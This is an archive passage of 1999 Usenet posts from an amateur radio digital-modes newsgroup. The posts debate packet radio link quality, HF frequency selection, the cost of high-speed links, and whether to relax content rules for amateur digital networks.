> One last note the KAM plus or KAM 98 is the smallest one of these
units, if
> size is any
> concern.
>
> Good luck Dave Struebel WB2FTX - Running HF NTS Winlink-
Amtor,
> PActor,Clover.
>
>
> Reinhard Sual wrote:
>
> > I am new on digital mode. I am in a stage on adding digital
equipment, and
> > considering the MFJ-1270 series or Kamtronics KamPlus....
> > I want to do both HF and VHF digital using my FT-847....
> > Any idea, comment, advise is really appreciated!
> >
> > Reinhard Sual
> > http://www.geocities.com/reinhardsual

>

4090. Re: Directions Needed For Bowie Md Hamfest

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: al <no@spam.here>
Message-ID: <n0DqN0YTEWgiAuqA5b6BtFZQsVDm@4ax.com>
Source record: 16531

On Wed, 22 Sep 1999 20:15:46 -0400, csmolinski@erols.com (Chris Smolinski)
wrote:

):>The flier I have sez...
):>
):>Bowie Baysox Stadium, 1/4 mile south of Rt 50, on Rt 301. Looks like
):>you
):>can get there by taking Rt 204 from I-95 (DC beltway).
):>
):>Pity they moved it from Gaithersburg...
):>
):>73's
):>Chris
):>

Ok....thanks.

As far as it being "moved"....that's good for me as it's not as far,not
to mention less traffic. :)

Al

4091. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdhb4$4n3$1@bgtnsc03.worldnet.att.net>
Source record: 16532

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:lOiG3.2751$1i3.43358@nuq-read.news.verio.net...
> Hank Oredson wrote in message <7sc58o$4v$1@bgtnsc03.worldnet.att.net>...
> >> That is simply do measurements of bit errors, and if they're low enough
> >> it's okay, however the thing works.
> >
> >I measure packet loss, not BER. There are some good technical reasons
> >to do it this way. The main reason is that errors tend to be bursty.
> >So BER gives some clues about a link's performance, but does not
> >tell the story you want to hear: how well does the link work in practice.
> >
> >In practice, my "bad" 25 mile link runs at about 1% packet loss.
> >Sometimes it is better, sometimes worse, depending on how wet the
> >trees on the ridge to my north happen to be, how many bad electric
> >fence chargers are nearby, whether a C-130 is right in the path, etc.
> >
>
> Okay, well that makes sense. I guess that a 1e6 bit error rate would look
> more like a .1% packet loss, given small-ish ham radio packets. I imagine
> if it were some kind of intereference or something, then maybe you could
> figure out a way to cut that out. Though from the talk here, It sounds
like
> maybe
> multipath probably accounts for the majority of the 1% packet loss.
>
> This is just a strange thought, and I don't suggest you try this, but as a
> thought
> experiment, say if you ran two links on two different frequencies over
> the same path -- transmitting the same blocks of data on both, I wonder,
> if the lost packets would be random for both links. That way, even if
you
> have a
> 1% chance of getting a lost packet on each of the links that the odds of
the
> same
> packet being lost on both of the links would only be .01% -- that is
> assuming
> you had some software on the other end smart enough to know when the same
> data arrived on both chanels to only use one. Maybe I'm missing
something
> here.

Too much bother. 1% loss is a very good link (Gary notwithstanding).

--

... Hank

http://horedson.home.att.net

4092. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdhhm$5at$1@bgtnsc03.worldnet.att.net>
Source record: 16533

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7ujoi7.9tt.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> Can software determine, through the
> >> TNC, what are the best frequencies to use? Does the
> >> average Clover or Pactor controller have the capability of relaying
that
> >> kind of data to the software?
>
> >The software running on the computer controls the TNC and the radio.
> >That software simply tries a connect, and if the connect fails, it tries
on
> >a different frequency or band. Very simple actually.
>
> Of course that approach is much too simple... it is just like the
firmware
> in the old TNC's: when the CONNECT succeeds, it starts retrying the data
> transmission until hell freezes over.

This is not true.

> What you need is some link quality data on each of the available
> frequencies, and a decision algorithm to decide which is the best
frequency
> to use. That will be a bit harder to implement, so it is probably left
> for version 2.0

How would one acquire link quality data without establishing a link?

--

... Hank

http://horedson.home.att.net

4093. Re: What happened to tcpip gateways?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdhmr$5vu$1@bgtnsc03.worldnet.att.net>
Source record: 16534

kb5cdx on 144.97, wb7alw on 7.103 last I checked, n7fsp on 145.01.
There are tons of them.
Lots of different ways to get to the internet from packet radio.

--

... Hank

http://horedson.home.att.net

Dick Kriss <kriss@spec.com> wrote in message
news:kriss-22099920565600001@lanrover4.spec.com...
> Our gateway has been QRT for a few months (long story) and it is now alive
> and well. I have been trying to find some of the old gateways and many
> seem to be QRT.
>
> If you know of an active gateway, please send me its name and ip number.
>
> 73 de Dick, KD5VU
> kd5vu@ausgw.n5smn.ampr.org

4094. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdjvucoh1@bgtnsc03.worldnet.att.net>
Source record: 16535

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7ujoi7.9tt.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> Can software determine, through the
> >> TNC, what are the best frequencies to use? Does the
> >> average Clover or Pactor controller have the capability of relaying
that
> >> kind of data to the software?
>
> >The software running on the computer controls the TNC and the radio.
> >That software simply tries a connect, and if the connect fails, it tries
on
> >a different frequency or band. Very simple actually.
>
> Of course that approach is much too simple... it is just like the
firmware
> in the old TNC's: when the CONNECT succeeds, it starts retrying the data
> transmission until hell freezes over.
>
> What you need is some link quality data on each of the available
> frequencies, and a decision algorithm to decide which is the best
frequency
> to use. That will be a bit harder to implement, so it is probably left
> for version 2.0

As you probably know Rob, the controllers (at least the HAL
controllers) do in fact report running link quality information:
S/N, dispersion, data rate obtained, etc. The software can make
whatever use of that information it wishes. But you do have to
establish a link to gather the information.

--

... Hank

http://horedson.home.att.net

4095. Re: DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Gareth Alun Evans <gareth@cemetery.demon.co.uk>
Message-ID: <938106329.1260.0.nnrp-06.9e98250c@news.demon.co.uk>
Source record: 16536
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

marsgal42@hotmail.com wrote in message <7sdklf$d6v$1@nnrp1.deja.com>...
>The idea of MSk is that there are no sudden phase jumps
>on bit transitions. The frequencies of the two tones are
>such that one of the bits is one full cycle of the low tone,
>while the other bit is 1.5 cycles of the high tone. With
>differential encoding it doesn't matter which is which.

Also, the modulation index is 0.5, so that the maximum
deviation is one half of the notional modulating
frequencies.

>To keep the phase transitions smooth the transmitter then
>sends either a positive or negative version of the waveform
>for the current bit, so as to match the slope with the
>end of the previous bit. A diagram would really help here -
>see any comms book...

I would be more specific and suggest any modern comms
book dealing with cellular telephones, GSM in particular.
It's quite an eye-opener, having held a Radio Ham licence
for 29 years, I thought that I was well versed in matters of
radio technology, that is, until I worked on digital cellular
telephone development. It's certainly been a baptism of
fire these last few months! (Particularly WRT speech
encoding and error protection mechanisms)

4096. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7sdksvptn1@harvee.billerica.ma.us>
Source record: 16537

Charles Brabham <n5pvl@texoma.net> wrote:
> Notice how he thinks the rules should MOST PARTICULARLY be dropped for
> digital networking?

> Of course, we all know as hams that using Radio and following the rules are
> not as important to us as when handling digital info as it is for analog
> info.

> As long as it's digital, anything goes, right? Ham Radio kiddie-porn,
> anybody?

> Sorry, but I consider anyone who would contemplate undermining the entire
> amateur radio service in order to facilitate a desire to get "freebee
> Internet access" as being somewhat less than human.

I suggest backing up and re-reading the original post. There was
nothing in there that suggested turning amateur radio into: citizens
band, kiddie-porn transport, or freebie Internet access. there was only
the reasonable suggestion of thinking about eliminating content
restrictions when using amateur radio as the transport.

personally, I am very much in favor of this idea. As long as you keep
in place the current restrictions on commercial activity, we should be
reasonably protected from commercial entities using the amateur bands.

I see the primary advantage of this kind of rule change is to generate
enough interest in radio based networks because there would be
something interesting to do with them (i.e. connect to the Internet).
There are also a whole bunch of social side effects when a populous
controlled service exists simultaneously with a corporately controlled
service. I suspect it would be similar to the effect the open source
movement has had on proprietary software development.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed using NaturallySpeaking

4097. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7sdluppup1@harvee.billerica.ma.us>
Source record: 16538

Hank Oredson <horedson@att.net> wrote:
> How to get things moving?
> Needs volunteers.

I'm perfectly willing to lay down a couple of hundred dollars for a high-speed radio link. I would gladly dedicate one of my spare systems as a (web/ftp/...) server with accounts for anybody who asked. My question is: would anybody use it and for what?

I guess this is my way of saying that packet radio is dying from a lack of interesting applications. I'll help only if I can get enough bandwidth to do something interesting (eg > 128kbits/second).

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4098. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ukocf.43f.nomail@linux.pe1chl.ampr.org>
Source record: 16539

Hank Oredson <horedson@att.net> wrote:

>> Of course that approach is much too simple... it is just like the
>firmware
>> in the old TNC's: when the CONNECT succeeds, it starts retrying the data
>> transmission until hell freezes over.

>This is not true.

It is. When a link is that marginal that an SABM/UA or an RR(P)/RR(F)
can be exchanged, but an I frame never makes it through, the classic
TNC firmware will retry forever.

>> What you need is some link quality data on each of the available
>> frequencies, and a decision algorithm to decide which is the best
>frequency
>> to use. That will be a bit harder to implement, so it is probably left
>> for version 2.0

>How would one acquire link quality data without establishing a link?

My software measures link quality by sending numbered UI frames on
the link and evaluating the ratio between received/missed frames at
the other end. This allows evaluation of link quality independently
in each direction, even when the link is completely dead in one direction.

This is used very successfully on node-node links. It has helped us debug
some very strange problems.

When you want to use it to find the best frequency to use, the situation
is more complicated because you have to ensure that the ends are on the
same frequency at the same time.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4099. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ukot6.43f.nomail@linux.pe1chl.ampr.org>
Source record: 16540

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>Charles:

>Charlie, wake up and follow the bucks $ $ $.

>To understand the European (Continental) situation all you have to do is
>shop their Internet access rates. (OK, then just look at the prices there
>since , you really can't shop over there!) And, note the UK is different
>having deregulated like us a few years ago. Thanks Margaret Thatcher!

>Like most things in Continental Europe the Internet access rates are
>extremely expensive (where you can get em).

Who told you that?
Monthly access fees vary between 0 and about US$ 15/month here, depending
on what quality of service you want. Half of the country is on the
Internet.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4100. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdq9v$8pr$1@bgtnsc02.worldnet.att.net>
Source record: 16541

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7ukocf.43f.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> Of course that approach is much too simple... it is just like the
> >firmware
> >> in the old TNC's: when the CONNECT succeeds, it starts retrying the
data
> >> transmission until hell freezes over.
>
> >This is not true.
>
> It is. When a link is that marginal that an SABM/UA or an RR(P)/RR(F)
> can be exchanged, but an I frame never makes it through, the classic
> TNC firmware will retry forever.

Ah. "... the classic TNC firmware ..."
Yes, of course it will. Nobody would run such junk anymore,
would they? Just ask the FLEXNET folks, check out what has
been done in Linux and the modern *NOS codes. Welcome to
the 90's ...

> >> What you need is some link quality data on each of the available
> >> frequencies, and a decision algorithm to decide which is the best
> >frequency
> >> to use. That will be a bit harder to implement, so it is probably left
> >> for version 2.0
>
> >How would one acquire link quality data without establishing a link?
>
> My software measures link quality by sending numbered UI frames on
> the link and evaluating the ratio between received/missed frames at
> the other end. This allows evaluation of link quality independently
> in each direction, even when the link is completely dead in one direction.

Oh, you are talking packet. Thought we were discussing HF, where
packet is not among the useful protocols.

> This is used very successfully on node-node links. It has helped us debug
> some very strange problems.

On HF?

> When you want to use it to find the best frequency to use, the situation
> is more complicated because you have to ensure that the ends are on the
> same frequency at the same time.

Um, yes ... this IS what we were discussing: HF, Scanning radios, frequency agile links, stuff like that. Protocols of interest are CLOVER and the various PACTOR varitiations. Propagation is the point of interest. Many of the controllers are capable of determining link potential by listening on the channel. As far as I know, the ham radio software does not yet take advantage of this capability. I've written some code, but it has not yet proved useful.

> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

4101. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sdqrv$qtr@dfw-ixnews4.ix.netcom.com>
Source record: 16542

Eric:

Hear, hear! So there others who believe that we would not be selling our souls if we did this. Thank God.

Hey, regarding Charles noting that I suggested deregulation only for digital UHF/uWave networks.

I really believe that to be appropriate. MF and HF is a special case in many ways.

HF is a very scarce and non-reusable long distance resource. And nowaday's not many want that spectrum anyway.

Let's petition the FCC to turn MF/HF into a preserve, something like our National Parks. i.e. The FCC set aside the MF and HF bands as International preserves and restrict further wide band or spread spectrum developments in that spectrum and let the amateur radio equivalent of hunters, fishermen, loggers, hikers, mountaineers and divers who enjoy our national parks, to keep and enjoy HF as it is. It would also be preserved for the enjoyment of future generations of CW, SSB, RTTY, xTORs, users, contesters, etc. . . I believe it has been proven that at least for the near and intermediate term this group of users is either decreasing or at most remaining constant.

Now UHF and uWaves is an entirely different kettle of fish. Everyone wants those frequencies today. Use it or lose it!

On UHF and uWaves where the frequencies can be used over and over again geographically and where we have bandwidth to burn, we petition the FCC to deregulate as much as possible. Let us be free to innovate. Don't restrict what we can carry on our digital networks as long as we are relaying the content of others. A proposal might be to allow individual amateurs and non-commercial, non-profit organizations to construct and operated radio access networks in these frequency bands. Allow these amateur radio access networks to interconnect directly to commercial networks like the Internet with no restriction other than that the amateur radio access networks cannot make a profit. Any content carried on the network to be the responsibility (both legally and ethically) of the initiator of the content. If it happens to be illegal content, then enforce against the originators, not the network and access operators!

I say deregulate as much as possible above HF, that's the only way to save amateur radio and create growth for the future. Otherwise others will take all of our UHF and uWave frequencies and we will only have the "National Parks" of HF to play in.

Thoughts, discussion, opinions?

Peter AB4BC

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7sdksvptn1@harvee.billerica.ma.us...
> Charles Brabham <n5pvl@texoma.net> wrote:
> > Notice how he thinks the rules should MOST PARTICULARLY be dropped for
> > digital networking?
>
> > Of course, we all know as hams that using Radio and following the rules
are
> > not as important to us as when handling digital info as it is for analog
> > info.
>
> > As long as it's digital, anything goes, right? Ham Radio kiddie-porn,
> > anybody?
>
> > Sorry, but I consider anyone who would contemplate undermining the
entire
> > amateur radio service in order to facilitate a desire to get "freebee
> > Internet access" as being somewhat less than human.
>
>
> I suggest backing up and re-reading the original post. There was
> nothing in there that suggested turning amateur radio into: citizens
> band, kiddie-porn transport, or freebie Internet access. there was only
> the reasonable suggestion of thinking about eliminating content
> restrictions when using amateur radio as the transport.
>
> personally, I am very much in favor of this idea. As long as you keep
> in place the current restrictions on commercial activity, we should be
> reasonably protected from commercial entities using the amateur bands.
>
> I see the primary advantage of this kind of rule change is to generate
> enough interest in radio based networks because there would be
> something interesting to do with them (i.e. connect to the Internet).
> There are also a whole bunch of social side effects when a populous
> controlled service exists simultaneously with a corporately controlled
> service. I suspect it would be similar to the effect the open source
> movement has had on proprietary software development.
>
> --- eric
>
> --
> Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
> This message was composed using NaturallySpeaking

4102. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdqmc$a0f$1@bgtnsc02.worldnet.att.net>
Source record: 16543

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7sdluppup1@harvee.billerica.ma.us...
> Hank Oredson <horedson@att.net> wrote:
> > How to get things moving?
> > Needs volunteers.
>
> I'm perfectly willing to lay down a couple of hundred dollars for a
> high-speed radio link. I would gladly dedicate one of my spare
> systems as a (web/ftp/...) server with accounts for anybody who asked.
> My question is: would anybody use it and for what?
>
> I guess this is my way of saying that packet radio is dying from a
> lack of interesting applications. I'll help only if I can get enough
> bandwidth to do something interesting (eg > 128kbits/second).
>
> --- eric

Gary suggested about $800 (each end) for a 56k link.
I did the research this morning, and came up with the following prices:

$249 - Serial card (SCC - 85230 and RS-422)
$349 - WA4DSY RF modem.
$410 - 70 cm transverter for the above.
$85 - Back mount small yagi.
$50 - Coax
Some extra for cables, connectors, power supply.
All the above available in stock at the various suppliers.

This will get you a reasonable signal on 70 cm at 56k baud.
However the $1143 per link end is a bit more than Gary's $800,
and quite a bit more than your "couple hundred".

Now if you can build some of this stuff, or find it used, or ???
then you might hit, or beat, that $800 number.

A quick look on E-Bay did not turn up any hits, but I didn't
spend a lot of time searching.

--

... Hank

http://horedson.home.att.net

4103. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sdr00avs1@bgtnsc02.worldnet.att.net>
Source record: 16544

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7sdksvptn1@harvee.billerica.ma.us...
> Charles Brabham <n5pvl@texoma.net> wrote:
> > Notice how he thinks the rules should MOST PARTICULARLY be dropped for
> > digital networking?
>
> > Of course, we all know as hams that using Radio and following the rules
are
> > not as important to us as when handling digital info as it is for analog
> > info.
>
> > As long as it's digital, anything goes, right? Ham Radio kiddie-porn,
> > anybody?
>
> > Sorry, but I consider anyone who would contemplate undermining the
entire
> > amateur radio service in order to facilitate a desire to get "freebee
> > Internet access" as being somewhat less than human.
>
>
> I suggest backing up and re-reading the original post. There was
> nothing in there that suggested turning amateur radio into: citizens
> band, kiddie-porn transport, or freebie Internet access. there was only
> the reasonable suggestion of thinking about eliminating content
> restrictions when using amateur radio as the transport.

Exactly.
One might argue that any non-commercial use of content, whether
that content is commercial or not, is already permitted. For example,
I can talk about the price I found at HRO for my new radio without
any problem. Can even tell folks they should grab their web browser
and order one themselves. Unless of course HRO is PAYING me
to say these things, in which case I can't say them.

> personally, I am very much in favor of this idea. As long as you keep
> in place the current restrictions on commercial activity, we should be
> reasonably protected from commercial entities using the amateur bands.

Agreed. Have run tests with n7qdn where we each accessed the other's
ISP connection over ham radio. A lot of issues about content in this
situation! See above response ...

> I see the primary advantage of this kind of rule change is to generate
> enough interest in radio based networks because there would be
> something interesting to do with them (i.e. connect to the Internet).

> There are also a whole bunch of social side effects when a populous
> controlled service exists simultaneously with a corporately controlled
> service. I suspect it would be similar to the effect the open source
> movement has had on proprietary software development.

This is already possible, and is often done. Heck, I'm doing it right
now (Surprise! I'm using ham radio tcp/ip networking to get from
this machine to another machine which has the proxy server which
connects our house network to Worldnet).

> --- eric

--

... Hank

http://horedson.home.att.net

4104. Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <37EA728B.15FB@eece.maine.edu>
Source record: 16545

What is a packet modem? I see them for sale, but what are they really?
I thought one only need a tnc inbetween the computer (going into a
serial port) and the radio. Or is it a device to bypass the tnc, and do
all the work in software?
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

4105. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sdrke$r93@dfw-ixnews4.ix.netcom.com>
Source record: 16546

Rob:

Heh, heh.

I don't mean to put down a great country like the Netherlands, and I do love to visit you guys especially to enjoy the Genever, but really . . . . Even with the name change from Netherlands PTT to KPN, still . . .

Taking nothing away from the Netherlands, except size, you must realize that even KPN is a small operator, roughly the equivalent to rural telephone companies in America or one of the Canadian telephone companies. How many subscribers does KPN have? 3 M - 5 M What? How many Internet subscribers are there in the Netherlands? How many ISP's. Americal has 6 - 7 thousand ISP's. A typical American RBOC in the days of the 7 baby Bells was 20 M subscribers. AOL has 10 M subscribers, etc . . . the sizes are not comparable. The Dutch telecom market is insignificant. But. . . . the Dutch are not!

When I wrote about Continental European telecoms, for all practical purposes we were discussing, Germany (DeutcheTelekom), France (France Telekom), and Italy (Telecom Italia). Sorry but hat's where the "real" European market is! We know that there are really progressive small telecom operators in Europe, KPN being one of them. Telia being another, but . . . . really . . .. Comparables, no!

Also I belive that you missed my original point.

My point was that low Internet access prices are coming all over Europe (Not just in the Nethelands) in the next few years, and when they do. . . . just like in America, the amateur packet radio network will wither unless it takes up the "application challenge".

Thoughts, discussion?

Peter AB4BC

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message news:slrn7ukot6.43f.nomail@linux.pe1chl.ampr.org...
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> >Charles:
>
> >Charlie, wake up and follow the bucks $ $ $.
>
> >To understand the European (Continental) situation all you have to do is
> >shop their Internet access rates. (OK, then just look at the prices there
> >since , you really can't shop over there!) And, note the UK is different

> >having deregulated like us a few years ago. Thanks Margaret Thatcher!
>
> >Like most things in Continental Europe the Internet access rates are
> >extremely expensive (where you can get em).
>
> Who told you that?
> Monthly access fees vary between 0 and about US$ 15/month here, depending
> on what quality of service you want. Half of the country is on the
> Internet.
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

4106. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sdthn$29cn@enews3.newsguy.com>
Source record: 16547

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sdbjl$cs4@dfw-ixnews13.ix.netcom.com...
> Charles:
>
> Your heart is in the right place, and I love you for it, but you are
wrong,
> wrong, wrong.
>

Maybe someday your thinking will catch up with your heart.

The only time I was really wrong was that time I thought I was wrong...

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4107. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sdthl$29cn@enews3.newsguy.com>
Source record: 16548

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sdbjk$cs4@dfw-ixnews13.ix.netcom.com...
> Charles:
>
> Charlie, wake up and follow the bucks $ $ $.
>
> To understand the European (Continental) situation all you have to do is
> shop their Internet access rates.

Again, the facts do not support your claim. I have traded e-mail with roughly as many European hams as I have US hams during the last couple of years. E-mail reflectors where I hang out are very often primarily populated by European hams. -And I have looked over hundreds of European Ham-related web sites as well, while looking around for info on FlexNet, XNet, and a few other interests. There are TONS of European Ham-related web sites out there, for those who bother to take a look.

So your assertion that European hams can't get or afford Internet access, and your assertion that they would lose interest in Packet Radio if they had it are simply not supported by the facts.

I do not doubt that there are places in Europe with much higher rates than I pay here in north Texas, but it appears that the difference is not so steep or so widespread as you claim. Maybe my view is skewed a bit by the fact that most European hams I have E-mailed with were involved with FlexNet, and without exception these people were very happy with their packet network, enjoyed it regularly, and were excited by the things they were doing with it - Despite the fact that every one of these hams had Internet access.

As in the "applications mantra", this LandLine-Lid rationalization has no basis in reality. Someone told you something, then you went on to make assumptions or maybe you just did the usual thing and just parroted the "politically correct" LandLine Lid mantra with thinking about it or looking into it at all... I simply discovered the truth of this matter by communicating with European Hams via E-mail, searching through European web-sites for info and participating in international Ham-related E-mail reflectors that are primarily populated by European, not American Hams.

The amusing thing here is that I have learned most of what I know about FlexNet from -- guess who ? -- those same European hams I mentioned earlier, who had Internet access and were nonetheless vitally interested in Packet Radio.

So you'll have to shelve the "European Internet Ghetto" rationalization along with most of the other catchy mantras that you A type LandLine Lids use as a substitute for observing the world around you objectively and

thinking about what you see.

Want to "follow the money"? See how much money is spent in the US on
low-speed packet gear as opposed to high-speed stuff.
No, I'm not advocating low-speed packet... What I'm saying is that "follow
the money" does not always lead you to good information.

I have literally NEVER seen a group who regularly used and parroted verbatim
"politically correct" catch-phrases as a substitute for rational thinking
that had anything going for them. I have recently debunked several of the
primary mantras your A type "thinking" so heavily depends on, and doubt it
would be difficult to do the same with the others. I can say this with some
confidence because I have never seen anyone bother to use such hokey tactics
who had the truth behind them.
I can also confidently forecast that most if not all of you will be too
stupid to take your thinking to that next logical step that debunks most if
not all of A type "thinking", and so become as asset to the amateur radio
community instead of a pimple on it's collective butt.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4108. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7shcfe$6qu$1@bgtnsc02.worldnet.att.net>
Source record: 16349

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:bZfrN=2K6pft23oz4JS1MrcBvtG9@4ax.com...
> On Wed, 22 Sep 1999 18:18:05 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >Why do you keep saying "alligator"? That means a station
> >which hears poorly compared to how well it can be heard
> >by normal stations. I am certainly not talking anything like
> >that, but rather matched stations that obtain their required
> >power spread via the use of reasonable power and good
> >antennas. Remember: this is a point to point link I'm working
> >on. It could well be full duplex, thus avoiding T/R switch time
> >issues. However I wish to consider the half duplex alternative
> >because it is easier to coordinate a single frequency.
>
> I'm calling it alligator thinking because you keep insisting that
> you need a much higher power level than is reasonable for the
> link distances you're talking about. That's going to cause all sorts
> of multipath problems due to all of the reflections the receiving
> end is going to have that are above its noise floor. (It may also
> cause problems for others using the same, or adjacent, frequencies
> for other links.)

I never mentioned the length of the links I am proposing to
build. I only mentioned the length of some EXISTING links.
But apples and oranges in the same bag here. More than one
discussion going on.

1) I'm interested in playing with high speed RF network linking.
Just me. I can own both ends. They can be close. In the same
house perhaps. Cost is not a serious consideration. Might link
to Ted next door (a bit less than 1 km away).

2) I'm interested in replacing a few existing 9600 baud links with
faster links to improve our local network. They are moderate
distance, clear path, easy access to the sites. 1W works fine
for 9600 baud. This one is cost limited.

3) I'm interested in connecting places far apart using RF.
These are long haul links. I've done these before, at 1200 baud,
using troposcatter on 2M. Path lengths are 200 - 400 miles.
A kilowatt and four long yagis helps to make these long links
work. See for example the W5XO links that used to exist
in Texas (high power transmitters, big yagi arrays, tall towers).
Cost is not a serious consideration, at least at my end of the link.
(Consider the cost of a "good" HF station).

I may do one or more or none of the above. Just kicking around
some ideas. Might decide to build a moonbounce station instead.

See further comments below.

> The correct answer is not to just try to "bull through". The correct
> answer is to properly engineer the path so that it will work at a
> power level where multipath will fall below the receive site noise
> floor.

Gary, you not paying attention.
More ERP equals more power spread equals longer path.

> >I guess my bottom line is that I'm not at all interested in why
> >this cannot be done. I'm only interested in how to go about
> >doing it. Where there are no links, a not-quite-perfect link
> >is a huge improvement.
>
> I've told you how to do it. Do the RF path engineering properly.
> There are well established procedures and formulas for doing
> this. AT&T Long Lines, and others who've needed RF links of a
> specified quality, have been using these procedures for over
> half a century. They are well proven.

You told me nothing useful. In fact, all you said was "Don't run
more than 4-10W ever under any circumstances." Well, on most
of my links I run less (1W or 2W) and use aluminium to make
up the ERP requirement. Some run more, on both ends, to make
up the needed power spread.

Also keep in mind it is not always POSSIBLE to use the perfect
path between two perfect stations. This is ham radio. We get
to play. We do not NEED 6 nines.

> >Have begun gathering the needed test gear, which I need in any
> >case to be able to get some existing 9600 baud links working
> >properly. But I still need someone for the "other end" of the
> >high speed link
>
> That's always the case. Networks are by nature cooperative
> efforts.

> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

4109. Re: Let's look at real numbers for TNC software sales

